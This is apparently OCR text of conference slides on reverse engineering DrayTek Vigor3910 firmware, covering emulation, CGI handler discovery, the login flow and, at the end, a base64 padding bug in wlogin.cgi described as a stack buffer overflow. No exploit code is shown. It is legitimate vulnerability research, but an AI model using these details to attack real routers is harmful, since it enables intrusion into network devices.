
Stare into the abyss

(aka look at all the scripts)

QEMU

- Esoteric command!
  - ethtool -K qemu-lan tx off
- Disable hardware offloading
  - Makes sense if we don’t have the hardware…


Vigor Login Page
https://192.168.1.1/weblogin.htm
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
DrayTek
Vigor3910
Username
Password
Login
The username or password you entered is incorrect.
Copyright © 2021 DrayTek Corp
pl@pl-VirtualBox: ~
Vigor3910 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-B9-FD-69
IP Address : 192.168.1.1
IP Subnet Mask : 255.255.255.0
Firmware Version : r140_3094_04ec693
System Up Time : 0:18:53
-------- Main Menu --------
1 : Enable TFTP Server
2 : Enable Command Line Console
run_linux.sh
tx-tcp-segmentation: off [requested on]
tx-tcp-ecn-segmentation: off [requested on]
tx-tcp6-segmentation: off [requested on]

Reversing Time!

Firmware analysis tips&tricks

- The system is verbose
  - Crash handler prints name of functions
  - Some global variables are referenced by name
- This can be leveraged to rename everything!

```
7                .byte    0
8                .word 0xFFFFFFFE
C                .word unk_81925E4C
0 aStunServerAddr_0:.ascii "stun_server_addr"
0                .byte    0
1                .byte    0
2                .byte    0
3                .byte    0
4                .word 0xFFFFFFFF
8                .word g_stun_server_addr
C aStunServerPort_0:.ascii "stun_server_port"
C                .byte    0
D                .byte    0
E                .byte    0
F                .byte    0
0                .word 0xFFFFFFFE
4                .word g_stun_server_port
8 aStunMinPeriod_0:.ascii "stun_min_period"
7                .byte    0
8                .byte    0
9                .byte    0
A                .byte    0
B                .byte    0
C                .word 0xFFFFFFEC
0                .word g_stun_min_period
4 aStunMaxPeriod_0:.ascii "stun_max_period"
3                .byte    0
4                .byte    0
5                .byte    0
6                .byte    0
```


```
li      $v1, InsSllHead
sw      $v1, 0x578($a0)
li      $v1, aInssllhead  # "InsSllHead"
sw      $v1, 0x57C($a0)
li      $v1, out_mapping
sw      $v1, 0x580($a0)
li      $v1, aOutMapping  # "out_mapping"
sw      $v1, 0x584($a0)
li      $v1, portmap_startp
sw      $v1, 0x588($a0)
li      $v1, aPortmapStartp  # "portmap_startp"
sw      $v1, 0x58C($a0)
li      $v1, checksum
sw      $v1, 0x590($a0)
li      $v1, aChecksum   # "checksum"
sw      $v1, 0x594($a0)
li      $v1, appe_act_syslog6
sw      $v1, 0x598($a0)
li      $v1, aAppeActSyslog6  # "appe_act_syslog6"
sw      $v1, 0x59C($a0)
li      $v1, ssc_syslog6
sw      $v1, 0x5A0($a0)
li      $v1, aSscSyslog6  # "ssc_syslog6"
sw      $v1, 0x5A4($a0)
li      $v1, appe_send_reset_packet6
sw      $v1, 0x5A8($a0)
li      $v1, aAppeSendResetP  # "appe_send_reset_packet6"
sw      $v1, 0x5AC($a0)
li      $v1, send_block_web_page6
sw      $v1, 0x5B0($a0)
li      $v1, aSendBlockWebPa  # "send_block_web_page6"
sw      $v1, 0x5B4($a0)
li      $v1, send_block_web_page
sw      $v1, 0x5B8($a0)
li      $v1, aSendBlockWebPa_0  # "send_block_web_page"
```

Locating the CGIs

- As seen previously, not in PFS filesystem
- Instead, they're inside the DrayOS monolithic firmware
  - Go go IDA!

Locating the CGIs

- Search the strings!
- Follow the ~~money~~ pointers (search for immediate values)



.text:0000000042...	00000009	C	inet.cgi
.text:0000000042...	0000000A	C	inet1.cgi
.text:0000000042...	0000000A	C	inet2.cgi
.text:0000000042...	0000000A	C	inet3.cgi
.text:0000000042...	0000000B	C	inet31.cgi
.text:0000000042...	0000000A	C	inet4.cgi
.text:0000000042...	0000000B	C	inet11.cgi
.text:0000000042...	0000000B	C	inet12.cgi
.text:0000000042...	0000000B	C	inet13.cgi
.text:0000000042...	0000000B	C	inet14.cgi
.text:0000000042...	0000000B	C	inet15.cgi
.text:0000000042...	0000000B	C	inet16.cgi
.text:0000000042...	0000000D	C	inetipv6.cgi
.text:0000000042...	00000008	C	wan.cgi
.text:0000000042...	0000000D	C	dialin11.cgi
.text:0000000042...	0000000B	C	dialin.cgi
.text:0000000042...	0000000C	C	usergrp.cgi
.text:0000000042...	0000000A	C	rcapi.cgi
.text:0000000042...	00000009	C	enet.cgi
.text:0000000042...	0000000B	C	pppout.cgi
.text:0000000042...	00000008	C	isp.cgi
.text:0000000042...	00000009	C	isp1.cgi

Locating the CGIs

- Handlers table:
  - [endpoint name (ptr to string), handler address, magic flags]

```
581CC                   DCD qword_42351B78
581D0 arCgiHandlers     cgi_declaration <aInetCgi, cgi_inet_cgi, 0x2000>
581D0                                   ; DATA XREF: .got:parCgiHandlers↓o
581D0                                   ; "inet.cgi"
581DC                   cgi_declaration <aInet1Cgi, cgi_inet1_cgi, 0x2000> ; "inet1.cgi"
581E8                   cgi_declaration <aInet2Cgi, sub_40CB98A4, 0x2000> ; "inet2.cgi"
581F4                   cgi_declaration <aInet3Cgi, sub_40CB9AC4, 0x2000> ; "inet3.cgi"
58200                   cgi_declaration <aInet31Cgi, sub_40CB9CF4, 0x2000> ; "inet31.cgi"
```

Reverse All The CGIs!!!

Huh….

- 100+ CGI endpoints… that's a lot of work
- Start with some that should be authenticated but aren't
  - I found a few but nothing stick out too much
  - Wasted bunch of time trying to mess with sFormAuthStr which turned out to be a CSRF protection

Authentication flow

weblogin.htm

- Login to the admin portal
- U5ern4me and pa55w0rd
  - “aa” and “ab” fields
  - Base64 encoded (???)
- Post to wlogin.cgi

```
<div class="row">
  ::before
  <div id="logo-block" class="col-lg-6 col-sm-6 logo-block">…</div> flex
  <div id="form-block" class="col-lg-6 col-sm-6 form-block"> flex
    <form id="frm1" class="dray-form-login login-block ng-pristine ng-valid" name="
      <input type="hidden" name="_csrf" autocomplete="off"> event
      <div class="form-group">
        <label for="UserName">Username</label>
        <input id="u5ern4me" class="form-control dray-input" name="u5ern4me" placeho
      </div>
      <div class="form-group">
        <label for="Password">Password</label>
        <input id="pa55w0rd" class="form-control dray-input" type="password" name="p
      </div>
```

```
function submitPara() {
    var e = document.frmSub,
        t = 2;
    e.method = "post", e.action = "/cgi-bin/wlogin.cgi", e[0].name = "aa", e[0].value = encode(f.u5ern4me.value), e[1]
        .name = "ab", e[1].value = encode(f.pa55w0rd.value), "" == sUser_mgt_End && 0 != mode && (e[2].name = "src_ip",
            e[2].value = src_ip, e[3].name = "target_url", e[3].value = target_url, e[4].name = "mode", e[4].value =
            mode, e[5].name = "fw_set", e[5].value = fw_set, e[6].name = "fw_rule", e[6].value = fw_rule, t = 7), "" ==
        enAdAuth && (e[t].name = "sslgroup", e[t].value = "admin" != f.u5ern4me.value ? "admin" : "-1"), "" !=
        sValidatedCode && (e[++t].name = "sVerifCode", e[t].value = document.getElementById("validated_code").value, e[
            ++t].name = "sValidatedCodeNum", e[t].value = sValidatedCodeNum), e[form_num].name = "sFormAuthStr", e[
            form_num].value = randomString(15), e[++t].name = "sLang", e[t].value = f.language.value, localStorage
        .setItem("lang", f.language.value), e.submit()
}
```


wlogin.cgi


```
LDR             W6, [X29,#0x240+cgiObj]
ADRL            X7, aAa_0 ; "aa"
MOV             W1, W7
MOV             W0, W6
BL              GetCGIbyFieldName
STR             W0, [X29,#0x240+login_b64_str]
LDR             W6, [X29,#0x240+cgiObj]
ADRL            X7, aAb_1 ; "ab"
MOV             W1, W7
MOV             W0, W6
BL              GetCGIbyFieldName
STR             W0, [X29,#0x240+password_b64_str]
```

```
loc_40DD6948
ADD             X7, X29, #0x240+login_str_decoded
MOV             W2, #0x54 ; 'T' ; max_dst_len
MOV             W1, W7  ; dst
LDR             W0, [X29,#0x240+login_b64_str] ; data
BL              base64_decode
ADD             X7, X29, #0x240+password_str_decoded
MOV             W2, #0x54 ; 'T' ; max_dst_len
MOV             W1, W7  ; dst
LDR             W0, [X29,#0x240+password_b64_str] ; data
BL              base64_decode
MOV             W7, W0
CMP             W7, #0
B.EQ            loc_40DD69A0
```

base64_decode

- Check if it fits:




loc_400C081C
LDR W0, [X29,#0x30+data_str]
BL safe_strlen
STR W0, [X29,#0x30+data_len]
LDR W7, [X29,#0x30+data_len]
LSR W6, W7, #2 ; W6 = data_len >> 2
MOV W7, W6
LSL W7, W7, #1 ; W7 = (data_len >> 2) << 1
ADD W7, W7, W6 ; ((data_len >> 2) << 1) + (data_len >> 2)
STR W7, [X29,#0x30+adjusted_len] ; adjusted_len = (data_len//4)*3
LDR W7, [X29,#0x30+data_len]
STR W7, [X29,#0x30+var_8]
B loc_400C0874
loc_400C0874
LDR W7, [X29,#0x30+var_8]
SUB W6, W7, #1
STR W6, [X29,#0x30+var_8]
CMP W7, #0
B.NE loc_400C084C
loc_400C084C
LDR W6, [X29,#0x30+data_str]
LDR W7, [X29,#0x30+var_8]
ADD W7, W6, W7
MOV W7, W7
LDRSB W7, [X7]
CMP W7, #0x3D ; '='
B.NE loc_400C088C
B loc_400C0890
loc_400C088C
NOP
LDR W7, [X29,#0x30+adjusted_len]
SUB W7, W7, #1
STR W7, [X29,#0x30+adjusted_len]

base64_decode – Yolo edition!

- Logic bug in padding handling
  - The more “=“ the smaller the computed size becomes
  - Decodes the whole buffer anyway

⇒ Stack based buffer overflow

